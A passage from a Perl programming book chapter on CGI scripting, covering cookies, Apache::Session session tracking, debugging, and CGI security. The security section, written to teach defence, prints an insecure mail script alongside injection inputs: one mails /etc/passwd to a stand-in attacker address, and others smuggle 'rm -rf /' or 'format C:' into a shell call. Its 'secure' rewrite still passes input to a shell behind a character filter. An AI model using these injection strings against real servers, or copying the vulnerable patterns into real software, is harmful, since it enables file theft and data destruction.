`-expires`	An expiry date after which the cookie will be discarded. For example, if an expiry date of `+3M` is set, then the cookie will be kept for three months from the time it is sent. We can also use `s` for seconds, `m` for minutes, `h` for hours, `d` for days, and `y` for years. If no expiry date is specified, then the cookie will only endure for the current connection. If a negative expiry date is set, then the cookie is automatically expired. This is useful for forcibly removing a cookie from the client's cache once it is no longer needed, for example, `-1d`. As an alternative, the special keyword "`now`" can also be used. The expiry date can also be an explicit date string, for example, "`Sat, 15Apr2000 16:21:20 GMT`".

PARAMETER	DESCRIPTION
`-domain`	A whole or partial domain name that must match the domain name of the request for the cookie to be sent back. For example, if the domain was .myserver.com, it would be sent to www.myserver.com, www2.myserver.com, and so on, but not to www.anothersever.com or www.myserver.net. If no domain is set, the cookie will only be sent to the host that set the cookie.
`-path`	A partial URL that must match the request for the cookie to be sent. For example, if the path is /shop/, it will only be sent for URLs of the form 'http://myserver.com/shop/...'. If no path is specified, then the URL of the script is used, causing the cookie to be sent only to the script that created it.
`-secure`	Setting this to `1` will cause the cookie to be sent only if the client has a secure connection to the server via SSL (an https: URL).

The cookie created by either of these calls can then be sent in a header using the `header()` method, as we saw earlier:

```
print $cgi->header(-type=>"text/html", -cookie=>$cookie);
```

We can retrieve the cookie by hand if we want, by looking for the `HTTP_COOKIE` (or possibly just `COOKIE`, depending on the server) environment variable. Since we may be sent several cookies, we can separate out the one we want with a regular expression:

```
my ($cookies,$cookie);
$cookies=$ENV{HTTP_COOKIE} || $ENV{COOKIE};
$cookies=~/myCookie=(\w+)/ && $cookie=$1;
```

This matches the cookie name, `myCookie`, followed by an equals sign and one or more word characters (the value of our cookie). A semicolon will separate any other cookies after ours, so we can guarantee that matching word characters will retrieve the cookie value and nothing else. By placing parentheses around `\w+`, we get the result of the match in the special variable `$1`, which we store in `$cookie`.

Semicolons and spaces separate multiple cookies, so we could also use `split` to create a hash of cookies:

```
my ($cookies,@cookies,%cookies);
$cookies=$ENV{HTTP_COOKIE} || $ENV{COOKIE};
if ($cookies) {
#split up cookie variable into individual cookie definitions
@cookies=split /;\s/,$cookies;

#for each definition, extract and set the value of each cookie key
foreach (@cookies) {
/([^=]+)=(.*)/ && $cookies{$1}=$2;
}
}
```

We can also retrieve a cookie with the `cookie()` method. To do so, specify the cookie's name without a value:

```
my $cookie_value=$cgi->cookie(-name=>"myCookie");
```

Alternatively, we can take advantage of the special one-parameter shortcut and omit the `-name` parameter:

```
my $cookie_value=$cgi->cookie("myCookie");
```

Now that we know how to create, send, receive, and parse cookies, we can use them to implement session tracking in our CGI scripts. The following code snippet illustrates the general idea:

```
#!/usr/bin/perl
#cookie3.plx
use warnings;
use CGI;
use strict;

my $cgi=new CGI;

my $cookie=$cgi->cookie("myCookie");

if ($cookie) {
    print $cgi->header(); #no need to send cookie again
} else {
    my $value=generate_unique_id();
    $cookie=$cgi->cookie(-name=>"myCookie",
    -value=>$value,
    -expires=>"+1d"); #or whatever we choose
    print $cgi->header(-type=>"text/html",-cookie=>$cookie);
}

sub generate_unique_id {
    #generate a random 8 digit hexadecimal session id
    return sprintf("%08.8x",rand()*0xffffffff);
}
```

In order to keep track of which client is using the script, we need to store the session IDs somewhere, along with whatever information is associated with them. We can use the very convenient `Apache::Session` module to provide this functionality for us.

> *Despite its name, this module prefers but does not* require *Apache in order to function properly. `Apache::Session` works with databases via DBI (which we'll introduce properly in the next chapter), memory caches, and simple text files.*

`Apache::Session` binds a hash variable to an underlying storage medium (database, file, memory), which contains the session information for an individual session. If no session ID (or a session ID of `undef`) is given, a new one is created and `Apache::Session` invents a new (and unique) ID that can be retrieved from the newly tied hash using `_session_id` as the hash key:

```
# <type> and <parameters> vary according to storage type - see later
my (%session,$id);
tie %session, 'Apache::Session::<type>', undef, { ...<parameters>... };
my $id=$session{_session_id};
```

We can send this session ID to the client in a cookie and retrieve it again when the client makes another request. The `%session` hash is now available for us to store any persistent information we want, for example, credit card details:

```
$session{'user'}=$cgi->param('name');
$session{'credit_card_no'}=$cgi->param('creditno');
$session{'credit_card_expiry'}=$cgi->param('creditexpire');
```

We can retrieve the session by passing in the ID. Since `Apache::Session` calls `die` for errors, we wrap the `tie` in an `eval` block to trap any (such as not finding the ID) that are returned by `Apache::Session`:

```
my $cookie=$cgi->cookie('myCookie');
eval {
tie %session, 'Apache::Session::<type>', $cookie,
{ ...<parameters>... };
}
```

Assuming the session exists, we now have access to the `%session` hash with the information that we previously stored for this session. Note that if `$cookie` is not set (because `$cgi->cookie()` returned no cookie), then this creates a new session and returns `%session` tied to that new session.

To make this clearer, here's a complete example of a CGI script that tracks user sessions in a file. To use it, all we need to do is pick a directory (which the script can read from and write to) to store the session files. This example could be used as the foundation of a CGI-based shopping cart application:

```
#!/usr/bin/perl
#session.plx
use warnings;
use Apache::Session::File;
use CGI;
use CGI::Carp;

my $cgi=new CGI;
my $cookie=$cgi->cookie("myCookie"); # existing cookie or undef

eval {
    # $cookie is existing cookie or undef to create a new session
    tie %session, 'Apache::Session::File', $cookie,
        {Directory => '/tmp/sessions/'};
};

if ($@) {
    if ($@=~/^Object does not exist in the data store/) {
        # session does not exist in file (expired?) - create a new one
        tie %session,'Apache::Session::File', undef,
            {Directory => '/tmp/sessions/'};
```

```
        $cookie=undef; # this cookie isn't valid any more, undef it.
    } else {
        # some other more serious error has occurred and session
        # management is not working.
        print $cgi->header('text/html','503 Service Unavailable');
        die "Error: $@ ($!)";
        exit;
    }
}

unless ($cookie) {
    # retrieve the new session id from the %session hash
    $cookie=$cgi->cookie(-name=>"myCookie",
                -value=>$session{_session_id},
                -expires=>"+1d");
    print $cgi->header(-type=>"text/html",-cookie=>$cookie);
} else {
    print $cgi->header(); #no need to send cookie again
}

print $cgi->start_html("Session Demo"),
    $cgi->h1("Hello, you are session id ",$session{_session_id}),
    $cgi->end_html;

untie %session;
```

The output of this script will look something like this:

```
SetCookie: myCookie=43f9382fd1a6b374; path=/cgi-bin/session.cgi; expires=Sat,
15Apr2000 16:21:20 GMT
Date: Fri, 14 Apr 2000 16:21:20 GMT
ContentType: text/html

<!DOCTYPE HTML PUBLIC "//IETF//DTD HTML//EN">
<HTML><HEAD><TITLE>Session Demo</TITLE>
</HEAD><BODY><H1>Hello, you are session id 43f9382fd1a6b374</H1></BODY></HTML>
```

Debugging CGI Scripts

When it comes to debugging, CGI scripts are slightly trickier than regular scripts, because CGI scripts are run by the server, and they send all their output back to it. The error output of CGI scripts is sent to the server's error log (but note that the server may be configured not to react to low-priority errors, so we might not see anything). We can therefore trace the execution of a script and generate our own debug messages by printing to the `STDERR` filehandle:

```
print STDERR "This is a debug message\n";
```

Unfortunately, this doesn't produce a nice time-stamped error message, nor does it actually identify what script sent the message. Fortunately, we can use the `CGI::Carp` module to tidy things up for us.

CGI::Carp replaces the standard die and warn functions (as well as Carp.pm's croak, cluck, and confess) with versions that reformat their output into a form suitable for the error log. Once CGI::Carp has been used, any call to a function like die will now behave correctly in a CGI context, for example:

```
use CGI::Carp;
...
open ("> $output") | die "Couldn't open: $!";
```

The alternative to sending messages to the error log is to send them to the client, for viewing in a browser. If we do this, though, we have to be sure to send the content header first, or else the browser won't understand what the server is sending it.

We can also redirect errors to the browser:

```
open (STDERR,">&STDOUT");
```

However, if we do this, we should take care to make the output unbuffered. Otherwise, error messages may race past and precede the content-type header:

```
$|=1; #make STDOUT unbuffered
```

We can also use CGI::Carp to send errors to the output by importing the special carpout() function (which is not otherwise imported). carpout() takes an open filehandle as an argument and redirects STDERR to that filehandle. To redirect to STDOUT, we can write:

```
use CGI::Carp qw(carpout);
...
carpout(STDOUT);
```

CGI::Carp also allows us to redirect fatal errors (such as the output of a die) to the browser, by importing the special fatalsToBrowser symbol:

```
use CGI::Carp qw(carport fatalsToBrowser)
```

This causes the die and confess functions to be automatically redirected to the browser. It also automatically adds a content-type header, so the output will be seen even if the error is generated before the normal content-type header is sent.

Using CGI.pm to Debug Scripts from the Command Line

One of CGI.pm's more useful features is the ability to run CGI scripts from the command line. When a script is run in this way, CGI parameters can be entered from the keyboard as command line arguments, for example:

```
$ /home/sites/myserver.com/scripts/perl/askname.plx first=John last=Smith
```

The command line is designed to mimic the style of GET requests, so we can also enter parameters in the form of a query string and separating the parameters with ampersands:

```
$ /home/sites/myserver.com/scripts/perl/askname.plx first=John&last=Smith
```

`CGI.pm` also supports a POST-style debugging mode where parameters are entered one per line, finishing with *Ctrl-D* (on Unix) or *Ctrl-Z* (on Windows). Using the POST interface, we can test the `askname.plx` script with:

```
$ /home/sites/myserver.com/scripts/perl/askname.plx
(offline mode: enter name=value pairs on standard input)
first=John
last=Smith
^D
```

Older versions of `CGI.pm` automatically enter the POST-style debug mode, but newer versions (circa 2.3.6) only offer POST-style input if we ask for it explicitly. If the POST mode does not appear when the script is run from the command line, enable it by adding `-debug` to the `use CGI` statement:

```
use CGI qw(:standard -debug);
```

With both GET and POST debugging, the output of the script (along with any errors or warnings generated) is written to the screen.

As a final note on debugging, we can explicitly disable the ability to run CGI scripts from the command line with `-no_debug`. For example:

```
use CGI qw(:standard -no_debug);
```

CGI Security

CGI scripts are one of the biggest sources of security holes in web servers and frequently the biggest headache for any web server administrator. A poorly written CGI script can cause all kinds of problems, including allowing crackers access to the web server, providing them with privileged information that can help them gain access, and causing denial-of-service problems (with the server running out of CPU time, memory, disc space, or network bandwidth).

In this section, we'll see just how easy it is to create an insecure CGI script, then look at some of the techniques that a CGI programmer should employ to try and make their work secure and invulnerable to abuse. Of course, it's impossible to guarantee that a script is totally secure, but the better written it is, the less likely it will be vulnerabilities.

An Example of an Insecure CGI Script

The following Perl script is a good example of the kind of insecure script that's been known to cause real trouble on real web servers:

```
#!/usr/bin/perl
#email_insecure.plx
use warnings;
use strict;
print "Content-Type: text/html\n\n";

my $mail_to=$ENV{'QUERY_STRING'};
print "<HTML><HEAD><TITLE>Mail yourself a greeting</TITLE>";
print "</HEAD><BODY><H1>Greeting Sent!</H1>";
print "</BODY></HTML>";
```

```
open (MAIL,"|mail $mail_to"); #run an external mail program
print MAIL "Hello from Email!\n";
close MAIL;
```

This program exhibits a number of deficiencies that could lead to exploitable weaknesses:

- It generates no warnings (no `use warnings` flag) and doesn't use strict mode (`use strict`). The lack of these increase the likelihood of a bug in the script that could lead to unexpected and insecure behavior when fed the `wrong` data.
- It doesn't check for URL-encoded characters in the query string *or* attempt to decode them.
- The script doesn't ensure that the mail program it runs is in the place it is supposed to be, that is, the contents of `$ENV{PATH}` aren't checked.
- It makes no attempt to check if the email address is even halfway reasonable or that the call to the external mail program actually succeeded.

Not a good start – however, it gets even worse. This script receives an email address from the user (probably via a form) that's relayed to a mailing program (`|mail`), which sends a greeting to the supplied email address (`$mail_to`). If it receives an address of the form john.smith@myserver.com, then all is well. However, it could just as easily receive this email address:

```
cracker@baddomain.evil.com+</etc/passwd
```

This would cause the open statement to execute the following command:

```
mail cracker@baddomain.evil.com </etc/passwd
```

Now if this were running on a UNIX system (and passwords aren't being kept in a shadow password file), this would have just mailed `cracker` a copy of the server's password file. Although it wouldn't grant them immediate access, they could attempt to crack the file to release user accounts and passwords.

> **Any account on a server is useful to a cracker – if one of them happens to be `root`, then we're in a whole load of trouble! This simple script can retrieve almost any file on the target server, and the general principle works for any kind of server.**

In order to fix this CGI script, we need to know a bit more about security. Once we've covered the basics of CGI security, we'll use our knowledge to turn it into something far more respectable.

Executing External Programs

The first thing to keep in mind when writing CGI scripts is this:

> **Never trust any data received from an external source, especially if that data is used to call an external program of any kind.**

In Perl, that includes the built-in functions `system`, `exec`, `open`, and `eval` (which runs the perl interpreter), as well as file functions like `unlink`. We've already seen how `open` can be used to create a security hole. Here's another example that uses the `system` call to run the UNIX `touch` command:

```
system "/usr/bin/touch -f $timestamp"
```

This code can be used to execute hostile commands on the server. When `system` and `exec` are passed a single parameter containing special characters (especially spaces, but also semicolons, pipes, and so on), they start an intermediate shell to parse the command inside the parameter, and detect any arguments that may have been passed. The shell doesn't know that we intended a single command to be executed, so it's open to abuse.

For example, if the variable `$timestamp` is derived from a CGI parameter, it could be given a value of:

```
; rm -rf /
```

or, on a Windows server, something like:

```
; format C:
```

The result of an input like this would be a command (for the first example) of:

```
/usr/bin/touch -f; rm -rf /
```

At this point, the web server may start to experience serious pain. Even if this particular command was thwarted by user permissions, it's not hard to envision a whole host of similar examples that could very easily do a great deal of damage.

Fortunately, the `system` and `exec` calls have a special calling convention, which avoids the use of an intermediate shell where parameters are passed as multiple arguments rather than together. Perl assumes that the job of parsing the command line into arguments has already been done implicitly, so a shell isn't needed to perform the task. Here's an example of the same system call, this time avoiding an intermediate shell:

```
system "/usr/bin/touch","-f",$timestamp;
$exit_code=$? >> 8; #from the system call
```

No intermediate shell is created, so passing strange values to the command won't result in the security hole seen above. Instead, the executed program would probably just get confused and return an error. Note that if we want to call an external program with no parameters, we cannot (by definition) send multiple parameters. Fortunately for us, perl optimizes the call to avoid a shell, because no special shell characters are present.

Before we write code to run an external program though, we should first ask ourselves whether we actually need to. The Perl language and standard libraries contain many features that will often do the job for us (the touch example above being one of them). Not only does this produce scripts that are more secure, but they'll also be faster and more portable.

Reading and Writing to External Programs

One common way of enabling a Perl script to write to an already running external program is to create a read-only pipe, using the `open` function:

```
open (OUT, "|/usr/bin/sendmail -t -oi");
print OUT, "To: $to_addr";
...
```

Likewise, to read from an external program:

```
open (IN,"/usr/bin/date -u +$format |") || carp "Error: $!";
my $date=<IN>;
...
```

Perl also allows external programs to be called and their output read by using backticks (`) or the equivalent `qx//` quoting function. For example, to get the date on a UNIX system:

```
my $date=`/usr/bin/date -u +$format`;
```

None of these approaches should be used for CGI programming if the external program is passed one or more parameters, since they create a shell and introduce the same potential security problems we saw above.

Here we've used a pair of well known UNIX system commands, but the same principle applies on any platform, be it a Windows executable or a Macintosh binary – it's the fact that parameters are passed that causes the problem.

Unfortunately, `open` doesn't allow us to specify parameters to commands separately, but it does have a special form that allows us to use `exec` to run the actual command. We use this special form of the `open` function by passing one of the magic parameters "|-" (for writing) or "-|" (for reading). These are unlikely to work on any operating system other than UNIX.

When either of these is seen by `open`, it causes the script to fork into two identical concurrent copies, a parent and a child. We can tell which copy we are by the value returned from `open`. For the parent, it's the process identity of the child, whereas for the child, it's zero.

By testing this return value (which conveniently evaluates to `True` or `False` in a comparison) we can then have the child process use `exec` to run the command and avoid a shell. The following script illustrates three different ways of writing a forked `open`:

```
#!/usr/bin/perl
#forkedopen.plx
use warnings;
use strict;

my $date;
my $format="%s";

unless (open DATE,"-|") {
    exec '/bin/date','-u',"+$format";
    #exec replaces our script so we never get here
}
```

```
$date=<DATE>;
close DATE;
print "Date 1:$date\n";

my $result=open (DATE,"-|");
exec '/bin/date','-u',"+$format" unless $result;
$date=<DATE>;
close DATE;
print "Date 2:$date\n";

open (DATE,"-|") || exec '/bin/date','-u',"+$format";
$date=<DATE>;
close DATE;
print "Date 3:$date\n";
```

Although this might seem a little scary and over-complex, it's really not much different from a normal `open`. It just has a bit of extra security for the CGI programmer.

Taint Checking

Since Perl evolved with CGI and web development in mind, it's not surprising that it has very good support for handling CGI scripts. Foremost amongst these is taint checking, which detects insecure variables and tracks their use throughout a CGI script. By `insecure`, we mean any variable that originated outside the script, like the contents of the `%ENV` hash, along with anything derived from them, such as CGI query parameters.

If a tainted variable is used in a context that perl considers dangerous (such as being used in an executable command or a filename to be opened by the script), it'll throw up an error and halt the script. For example, the following attempts to run a command with a tainted path:

```
#!/usr/bin/perl
#taint_error.plx
use warnings;
use strict;

system 'date';
```

If we run this, we get the following error:

```
>perl -T taint_error.plx
Insecure %ENV{PATH} while running with -T switch at taint_error.plx line 6.
>
```

Taint checking is enabled with the `-T` switch, and we should always use it as part of good programming practice.

If perl is running a script under a different user to the one that started the server (quite common on UNIX servers), taint checking is automatically enabled, whether we specify the `-T` switch or not. This cannot be disabled. Don't ever be tempted to find a way to disable taint checking just to get a script to run – if a script generates errors because of tainted variables, it's a good indication that there are problems with it.

Having said that, we do sometimes want to 'untaint' a variable, because we've checked that it's okay to use and want to tell Perl that it can relax its guard. The easiest way to do this is simply to overwrite it with a new, known value. For example, to untaint the search path for external programs, we could write:

```
$ENV{'PATH'}="/bin";
```

Alternatively, if we have to be more flexible:

```
$ENV{'PATH'}="/sites/shared-scripts:/bin:/usr/bin";
```

We can actually avoid using PATH altogether by coding the full pathname to any external programs we use, for example, using `/bin/mail` rather than `mail`.

Perl also allows us to `clean` an existing variable, but only by doing so explicitly. When we untaint a variable, we're telling perl to trust that we know what we're doing and that we've taken sufficient precautions to make sure that the variable is secure.

One example of a variable we might want to untaint is the `DOCUMENT_ROOT` environment variable. Since the web server sets this, we know we can trust it, even though perl considers it to be tainted.

Values are cleaned by passing them through a regular expression match and extracting a substring. For example, we trust the web server to give us a reliable value for the document root, because a client can't override that value. We can allay Perl's suspicions by using a regular expression match:

```
$doc_root=$ENV{'DOCUMENT_ROOT'}=~/(.*)/ && $1;
```

It's vital that we know what we're doing *before* we untaint a variable. In fact, Perl's own `perlsec` manual page explicitly warns against it. Cleaning a string 'to get it to run' is very likely to be a sign of an insecure script.

`DOCUMENT_ROOT` can usually be trusted, since it's defined by the web server and cannot be overridden. However, other variables can't be trusted so readily, so we should take steps to check that the variable is safe before we untaint it and preferably extract a more specific substring.

For example, if we're untainting a CGI parameter that we will be using as a filename, we might write:

```
$dbname=$cgi->param('db')=~/^(\w+)/ && $1;
```

This will extract any leading word characters in the string and ignore any invalid characters like trailing spaces or semicolons. If we want to be even more security conscious and actually flag an error on an invalid parameter, we can invert the regular expression to check for non-word characters:

```
$dbname=$cgi->param('db');
return "Error - invalid character '$1'" if $dbname=~/(\W)/;
```

One final thought: If we do decide to deliberately undermine Perl's security measures and then get clobbered by an exploited security hole, we'll only have ourselves to blame!

An Example of a More Secure CGI Script

Having covered the basics of writing secure CGI scripts in Perl, it's time to see how to apply them. Earlier, we saw an insecure CGI script that attempted to email a greeting but could actually be used to send any file on the server to a malicious user. Taking on board our new knowledge of security, here's a rewritten (and much improved) version of that same script:

```
#!/usr/bin/perl
#email_secure.plx
use warnings;
use strict;

#use CGI
use CGI qw(:all);
$CGI::POST_MAX=100; #limit size of POST

#set the search path explicitly
$ENV{'PATH'}="/bin";

print header(),start_html("Mail yourself a greeting");
my $mail_to=param('email');

#check the email address is decent
if (not $mail_to or $mail_to !~ /\@/) {
    print start_form,
          h2("Please enter an email address"),
        p(textfield('email')),
        p(submit),
        endform;
} elsif ($mail_to =~ tr/;<>*|`&$!#[]{}:'"//) {
    print h2("Invalid address");
} else {
    #run an external mail program
    if (open MAIL,"|mail $mail_to") {
        print MAIL "Hello from Email!\n";
        close MAIL;
        print h1("Greeting Sent!");
    } else {
        print h2("Failed to send: $!");
    }
}
print end_html();
```

In this version of the script, we've overridden the value of `$ENV{'PATH'}`, though we could also have hard-coded the path of the `mail` program in the open statement. We also use `CGI.pm` to parse the script's input, handle either GET or POST requests, and set the `$CGI::POST_MAX` variable, which prevents our script being overloaded by a client that sends more data in a POST request than we expect.

We retrieve the single CGI parameter using `CGI.pm`, so any URL-encoded characters in a GET request are decoded for us. We then check this address and generate a form if it's undefined or doesn't contain an `@`-sign. If it does contain an `@`-sign but also contains strange punctuation, we return an error instead.

We use `CGI.pm` to generate the form, so if an email address is supplied, it's automatically put back into the form for the user to correct. Assuming all is present and correct, we call the mail program to send a message and return a success or failure message depending on the result.

CGI Wrappers

Many web servers, particularly on UNIX platforms, provide a feature called CGI wrapping, or a secure CGI wrapper. For servers that are only hosting a single web site, wrappers are redundant, but most web server software allows a single machine to host many different sites, each of which has a different owner.

The advantage of a CGI wrapper is that the CGI script runs under the user ID of the owner of the web site on which it is installed, so that files owned by the system (or by other users on other websites) are hard to manipulate.

> *Without a wrapper, it's possible for an insecure file in one web site to be manipulated by an insecure CGI script running in another, since all the sites share the same server and the script runs under the default server user.*

However, it's not all good news: The script runs under the same user ID as the user whose files are on the web site on which the script's installed. It's therefore more able to manipulate those files in ways that the owner didn't intend.

In other words, wrappers decrease the security of the individual web site in order to increase the security of the server as a whole. If there's only one web site running on a server, then CGI wrappers actually produce a net decrease in security.

The use of CGI wrappers varies from server to server and installation to installation. Before installing a CGI script on a web site, it's best to check the security policies of the server administrators, and write the script accordingly.

A Simple Security Checklist

Here are a few general rules to follow when writing or installing CGI scripts. Of course, they can't be exhaustive, but they should provide you with a good starting point:

- Avoid putting data files for CGI scripts in /tmp (UNIX) or anywhere else that has global access privileges. If possible, give files the minimum permissions they need for the script to work. If a CGI script needs to create files, consider using chmod g+s (UNIX) to create a permissive but not totally open directory.
- Don't assume that a hidden form field is immutable. CGI scripts often encode presets or previously filled-in values with a hidden input field. If the data in these fields is crucial to the script's function, then a client that modifies them can cause problems if the script does not make adequate checks. Remember that a user can easily save an HTML form, modify it, and then call our script from their modified copy.

- Do not make assumptions about the quantity of input that a client is going to provide. Just because a form contains a field that is intended to receive someone's first name does not prevent a client sending back several kilobytes (or even megabytes) where a script only expects a few characters. We can limit the amount of data that a client is allowed to post (with a POST or PUT – GET is by nature limited as we saw earlier) by using CGI.pm and setting the variable $CGI::POST_MAX. For example:

```
$CGI::POST_MAX=102400; #100k maximum POST size
```

- Use the non-shell versions of system and exec. See *Executing External Programs* for more information.
- When using open to read from the output of an external program, do not pass parameters with the command but use the special "|-" filename with open and exec to do the actual execution. See *Executing External Programs* for an example.
- Check all externally sourced variables, especially those derived from user input and the search path when executing external commands based on those values.
- To help with checking input, always use Perl's taint-checking mode (-T).
- Take advantage of any security features provided by external programs to help with possible security attacks. For example, sendmail offers the -t switch to ignore any destination address given on the command line and deduce the destination from the body of the email instead.
- Do not leave old versions of CGI scripts on the server. Remove any that are no longer used or unnecessary.
- Do not edit the live version of a CGI script. First, this can create temporary bugs or security holes. Second, if an editor creates a temporary file during the editing session, it may be readable by a client, thus providing them with the source code.
- Don't leave backup files on the server. Many editors leave backup files (often suffixed with .bak or ~) in the same directory as an edited script. Again, these could potentially be read by a client. Preferably, the server should be configured to refuse to deliver files with problem extensions, too.
- If possible, use a cgi-bin directory that's located outside the document root, so CGI scripts don't mix with the regular non-dynamic content of the web site.
- Never install a copy of the Perl executable where it can be executed directly, in the cgi-bin or otherwise. Since Perl can be given arbitrary code to execute on the command line, this is just asking for trouble.

Summary

CGI programming is indelible. It has been around for nearly as long as the Web, and writing CGI in the Perl language has set the standards in the past (In case you're worried, yes, it continues to do so today.). Perl has become the language of choice for CGI programmers; because of its remarkable text handling capabilities and the nature of the request-response cycle, it has been found to be ideally suited for this purpose.

In this chapter we have been through the task of setting up, learning how to write simple scripts, understanding the difference between the GET and POST methods, and seeing a wide variety of other bits and pieces that make up the whole of CGI. Among other things, we've learned how to code for interactive web pages, generate HTML programmatically, and save and load CGI states.

After drawing on techniques and methods used earlier in the book, ranging from simple syntax to loops and structures, you can now start looking forward to creating your own scripts that have the hallmarks of good programming practice. You have the basic tools. Now the only limit is your imagination.